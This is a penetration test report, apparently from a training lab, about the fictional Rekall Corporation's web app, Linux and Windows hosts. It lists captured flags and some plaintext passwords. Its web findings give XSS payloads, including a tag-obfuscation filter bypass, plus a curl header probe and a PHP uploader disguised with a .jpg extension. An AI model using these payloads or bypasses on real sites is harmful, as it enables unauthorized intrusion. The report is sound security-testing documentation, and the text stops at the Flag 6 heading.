Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

CK Security Solutions

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	CK Security Solutions
Contact Name	Courtney Kimble
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	30/12/2024	Courtney Kimble	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker’s point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.22.117.0/24 http://192.168.14.35 totalrekall.xyz	Rekall's internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Certain web application input fields were well protected against basic XSS exploits, requiring more advanced techniques for successful exploitation.
- Basic protections were implemented in several areas, making it difficult for common attacks like Local File Inclusion and XSS scripting to succeed.
- A number of input fields had effective input validation, enhancing the overall security posture.

Summary of Weaknesses

Across three distinct environments (web application, Linux server, and Windows server), numerous critical vulnerabilities were identified that compromise confidentiality, integrity, and availability. Below is a high-level summary of the weaknesses found:

Web Application:

- Multiple **XSS vulnerabilities** allowed execution of malicious scripts.
- **Sensitive data exposure** vulnerabilities exposed critical information, such as credentials and other sensitive files.
- **Local File Inclusion (LFI)** and **Advanced LFI** permitted access to unauthorized directories and files.
- **SQL Injection** and **Command Injection** vulnerabilities allowed arbitrary queries and commands, revealing sensitive data and system files.
- **Session Management Flaws** and **PHP Injection** highlighted improper user session handling and code execution risks.
- **Directory Traversal** exposed unauthorized file directories.

Linux Server:

- **Open-source exposed data** through WHOIS, DNS, and other public information services revealed sensitive data.
- **Nmap/Zenmap and Nessus scans** uncovered open services and exploitable vulnerabilities.
- **Apache Tomcat (CVE-2017-12617)**, **Shellshock**, and **Struts (CVE-2017-5638)** vulnerabilities were exploited, showcasing improper patch management.
- Exploitation of **SSH (CVE-2019-14287)** and **Drupal (CVE-2019-6340)** highlighted weak configurations in key services.

Windows Server:

- **Credential exposure** (via SAM, LSASS, and DCSync attacks) enabled unauthorized access to privileged accounts.
- **Open and misconfigured services** such as HTTP, FTP, and SLMail allowed exploitation of sensitive data.
- **Sensitive data exposure** and **improper file permissions** provided access to critical files.
- **Scheduled Tasks** and improper access control mechanisms allowed unauthorized command execution and privilege escalation.

Each identified weakness requires prompt remediation to safeguard systems and prevent future exploitation.

Executive Summary

CKSS's assessment targeted three distinct environments—a web application, a Linux server, and a Windows server—to identify vulnerabilities and assess potential risks. The pen testing process uncovered critical weaknesses across all systems, which could significantly compromise the security of the infrastructure. Below is a summary of the assessment process and findings:

The engagement began with the **web application**, where initial reconnaissance and scanning exposed a variety of vulnerabilities:

- Cross-Site Scripting (XSS) attacks were successfully executed, including reflected, advanced reflected, and stored XSS, demonstrating the risk of malicious script execution.
- Sensitive data exposure vulnerabilities revealed critical information such as credentials and configuration files.
- Local File Inclusion (LFI) and Advanced LFI, granted unauthorized access to system directories.
- SQL Injection attack provided access to backend databases.
- Command Injection attacks allowed arbitrary commands to be executed on the server.
- Session management flaws enabled unauthorized access to restricted areas.
- Directory traversal attack revealed critical files.
- PHP injection vulnerability further illustrated the potential for malicious code execution within the application.

Next, the **Linux server** was assessed. Using open-source intelligence (OSINT), sensitive data such as WHOIS information and DNS records were uncovered, providing a foundation for further exploitation.

- Port scans using Nmap and Zenmap revealed active services and potential entry points.
- Apache Tomcat (CVE-2017-12617), Shellshock vulnerabilities, Struts (CVE-2017-5638) and Drupal (CVE-2019-6340) were exploited to gain unauthorized access which allowed remote code execution.
- A misconfigured SSH service (CVE-2019-14287) provided further opportunities for privilege escalation.

These findings highlighted weak patch management and configuration practices, which pose significant risks.

Finally, the **Windows server** assessment revealed critical vulnerabilities that allowed unauthorized access and privilege escalation.

- Open and misconfigured services, including HTTP, FTP, and SLMail
- Using tools such as Metasploit, the SLMail service was exploited to gain SYSTEM-level access.
- Credential exposure attacks leveraging cached credentials (SAM, LSASS, and DCSync) enabled unauthorized access to administrator accounts.
- Sensitive data exposure and improper file permissions granted access to critical files

Remediation and Cost:

To address these issues, we recommend in the following order:

- **Patch Management and Vulnerability Remediation:** Apply the latest security patches for all identified vulnerabilities and replace or update unsupported software.

- **Web Application Security Hardening:** Deploy a Web Application Firewall (WAF) to prevent XSS, LFI, SQL Injection, and command injection attacks, and implement input validation measures.
- **Implement Secure Configuration Standards:** Securely configure SSH, FTP, and HTTP services by disabling unused ports, enforcing strong authentication, and removing weak or default credentials.
- **Credential Management:** Disable credential caching, enforce strong password policies, and audit permissions to prevent unauthorized access.
- **Data Protection and Encryption:** Encrypt sensitive files and restrict access to authorized users only, ensuring sensitive information is not publicly accessible.

Total Estimated Cost

- **Initial Remediation Efforts**: ~$50,000–$100,000.
- **Annual Maintenance and Monitoring**: ~$20,000–$50,000.

These steps, in combination, will significantly improve the security posture of the targeted systems and reduce the risk of exploitation. Prioritizing critical vulnerabilities first ensures effective mitigation with minimal delays.

Conclusion:

The current security posture of Rekall Corporation is concerning. Critical vulnerabilities across multiple layers of the network expose the company to severe risk. Without immediate intervention, the company is at risk of significant financial loss, data theft, and the potential takeover of its IT infrastructure. The ease with which attackers can move laterally through the network further emphasizes the lack of adequate defensive controls.

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS - Flag 1: f76sdfkg6sjf	Critical
Advance Reflected XSS - Flag 2: ksdnd99dkas	Critical
Stored XSS - Flag 3: sd7fk1nctx	Critical
Sensitive data exposure - Flag 4: nckd97dk6sh2	Critical
Local File Inclusion (LFI) - Flag 5: mmssdi73g	Critical
Advanced Local File Inclusion (LFI) - Flag 6: ld8skd62hdd	Critical
SQL Injection - Flag 7: bcs92sjsk233	Critical
Sensitive data exposure - Flag 8: 87fsdkf6djf	Critical
Sensitive data exposure - Flag 9: dkkdudfkdy23	Critical
Command Injection - Flag 10: ksdnd99dkas	Critical
Advance Command Injection - Flag 11: opshdkasy78s	Critical
Brute force attack - Flag 12: hsk23oncsd	Critical
PHP injection - Flag 13: jdka7sk23dd	Critical
Session management - Flag 14: dks93jdlsd7dj	Critical
Directory traversal - Flag 15: dksdf7sjd5sg	Critical
Open source exposed data - Flag 1: h8s692hskasd	High
Open Source Exposed Data - Flag 2: 34.102.136.180	High
Open-source exposed data - Flag 3: s7euwehd	High
Nmap/Zenmap Scan Results- Flag 4: 5	Low
Nmap/Zenmap Scan Results - Flag 5: 192.168.13.13	Low
Nessus scan results - Flag 6: 97610	Medium
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617) - Flag 7: 8ks6sbhss	Critical
Shellshock - Flag 8: 9dnx5shdf5	Critical
Suspicious User Name - Flag 9: wudks8f7sd	Critical
Struts - CVE-2017-5638 - Flag 10: wjasdufsdkg	Critical
Drupal - CVE-2019-6340 - Flag 11: www-data	Critical
SSH - Vulnerability CVE-2019-14287- Flag 12: d7sdfksdf384	Critical
Open source exposed data - Flag 1: Tanya4life	Critical
Nmap Scan - HTTP Port Open - Flag 2: d7b349705784a518bc876bc2ed6d4f6	Critical
Nmap Scan - FTP Port Open - Flag 3: 89cb548970d44f348bb63622353ae278	Critical
Nmap Scan -SLMail service - Flag 4: 822e3434a10440ad9cc086197819b49d	Critical
Scheduled Tasks - Flag 5: 54fa8cd5c1354adc9214969d716673f5	Critical
SAM Credential Exposure - Flag 6: Computer!	Critical
Sensitive Data Exposure - Flag 7	Critical



LSASS Credential Caching Vulnerability - Flag 8: ad12fc2ffc1e47	Critical
Insecure File Permissions / Improper Access Control - Flag 9: f7356e02f44c4fe7bf5374ff9bcbf872	Critical
DCSync - Flag 10: 4f0cfd309a1965906fd2ec39dd23d582	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	Web app: 192.168.14.35 Linux: 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14 Windows 10: 172.22.117.20 WinDC10: 172.22.117.10
Ports	Using Nmap, we scanned 1,000 TCP ports on the target hosts. Multiple open ports were identified. Vulnerabilities were found on port 21, 80 and 110 as listed in the report below.

Exploitation Risk	Total
Critical	31
High	3
Medium	1
Low	2



Vulnerability Findings - Day 1 - Web App

Flag 1	Findings
Title	Reflected XSS - Flag 1: f76sdfkg6sjf
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Inserted a basic JavaScprit alert payload into the “Put Your Name Here” field. Exploit script used: **<script>alert("test")</script>**
Images	 Welcome to VR Planning On the next page you will be designing your perfect, unique virtual reality experience! Begin by entering your name below! Welcome ! Click the link below to start the next step in your choosing your VR experience! CONGRATS, FLAG 1 is f76sdfkg6sjf  Welcome to VR Plan test On the next page you will be designing your perf virtual reality experience! Begin by entering your name below! Welcome
Affected Hosts	192.168.14.35/Welcome.php


Remediation	- Implement input validation and sanitize user inputs to reject or escape special characters like `<`, `>`, and `"`. - Use output encoding (e.g., HTML encoding) to safely display user input on the webpage.

Flag 2	**Findings**
Title	Advance Reflected XSS - Flag 2: ksdnd99dkas
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Inserted a XSS injection with a modified payload, masking the script tags in order to bypass the input validation. Script used: <SCRIPscriptT>alert(“pop")</SCRIPscripTt>
Images	 REKALL CORPORATION pop OK Secret Agent Five Star Chef Pop Star Who do you want to be? Choose your charachter GO  REKALL CORPORATION Home About Rekall Welcome VR Planner Secret Agent Five Star Chef Pop Star Who do you want to be? Choose your charachter GO You have chosen , great choice! Congrats, flag 2 is ksdnd99dkas
Affected Hosts	192.168.14.35/Memory-planner.php
Remediation	- Use server-side validation to strictly filter out dangerous characters and patterns, including variations of `<script>` tags (e.g., `<scripT>` or similar obfuscations). - Apply proper output encoding (e.g., HTML encoding) to all

	user-supplied data before displaying it on the webpage.

Flag 3	Findings
Title	Stored XSS - Flag 3: sd7fk1nctx
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Executed an XSS injection on the `comments.php` page of the TotalRekall website, successfully triggering a JavaScript alert. Script used: **<script>alert("test1")</script>**
Images	 Please leave your comments on our we CONGRATS, FLAG 3 is sd7fk1nctx Submit Add: ☑ Show all: □ Delete: □ Your entry was added to our blog! # Owner Date Entry 1 bee 2024-12-12 08:17:33  Please leave your comments on our website! CONGRATS, FLAG 3 is sd7fk1nctx Submit Add: ☑ Show all: □ Delete: □ Your entry was added to our blog! # Owner Date Entry 1 bee 2024-12-12 08:17:33
Affected Hosts	192.168.14.35/comments.php
Remediation	● Validate and sanitize all user inputs on the comments.php page to prevent the inclusion of malicious scripts. Reject or escape characters such as <, >, and " ● Apply proper output encoding (e.g., HTML encoding) to ensure user-submitted content is safely displayed as text, not executed as code.


<table>
<tr><th>Flag 4</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Sensitive data exposure - Flag 4: nckd97dk6sh2</td></tr>
<tr><td><b>Type (Web app / Linux OS / WIndows OS)</b></td><td>Web app</td></tr>
<tr><td><b>Risk Rating</b></td><td>Critical</td></tr>
<tr><td><b>Description</b></td><td>Using the curl command I was able to view the HTTP response headers. This exposed sensitive data (flag 4). Command: <b>curl -v http://192.168.14.35/About-Rekall.php</b></td></tr>
<tr><td><b>Images</b></td><td>



```
┌──(root㉿kali)-[~/Desktop]
└─# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 13 Dec 2023 20:22:54 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=fcisjcr9ehpimbpjcgqml56id6; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<


<!DOCTYPE html>
<html style="font-size: 16px;">
  <head>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta charset="utf-8">
    <meta name="keywords" content="">
    <meta name="description" content="">
    <meta name="page_type" content="np-template-header-footer-from-plugin">
    <title>About Rekall</title>
    <link rel="stylesheet" href="nicepage.css" media="screen">
<link rel="stylesheet" href="About-Rekall.css" media="screen">
    <script class="u-script" type="text/javascript" src="jquery.js" defer=""></script>
    <script class="u-script" type="text/javascript" src="nicepage.js" defer=""></script>
    <meta name="generator" content="Nicepage 4.0.3, nicepage.com">
    <link id="u-theme-google-font" rel="stylesheet" href="https://fonts.googleapis.com/css?family=Roboto:100,100i,300,300i,400,400i,500,500i,7
```

</td></tr>
<tr><td><b>Affected Hosts</b></td><td>192.168.14.35/About-Rekall.php</td></tr>
<tr><td><b>Remediation</b></td><td>● Ensure no sensitive information is included in HTTP response headers. Review and sanitize headers before sending them to the client.
● Serve all pages over HTTPS to encrypt traffic and prevent sensitive data from being exposed in transit.</td></tr>
</table>

Flag 5	Findings
Title	Local File Inclusion (LFI) - Flag 5: mmssdi73g
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Created a php file with a malicious script and was able to upload it to the memory planner (second field) section of the site.

<table>
<tr><td><b>Images</b></td><td>



of your dream adventure!

Please upload an image:

Browse... No file selected.

Upload Your File!

Your image has been uploaded here.Congrats, flag 5 is mmssdi73g




<pre>
  GNU nano 5.4   upload.php.jpg
<?php
if(isset($_FILES['file'])){
    $file_name = $_FILES['file']['name'];
    $file_tmp = $_FILES['file']['tmp_name'];
    move_uploaded_file($file_tmp, "./" . $file_name);
    echo "File uploaded: " . $file_name;
}
?>
</pre>
</td></tr>
<tr><td><b>Affected Hosts</b></td><td>192.168.14.35/memory-planner.php</td></tr>
<tr><td><b>Remediation</b></td><td>

- Allow only specific, safe file types (e.g., `.jpg`, `.png`, `.pdf`) for upload. Reject executable file types like `.php`, `.exe`, and `.js`.

</td></tr>
</table>


Flag 6	Findings
Title	Advanced Local File Inclusion (LFI) - Flag 6: ld8skd62hdd
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
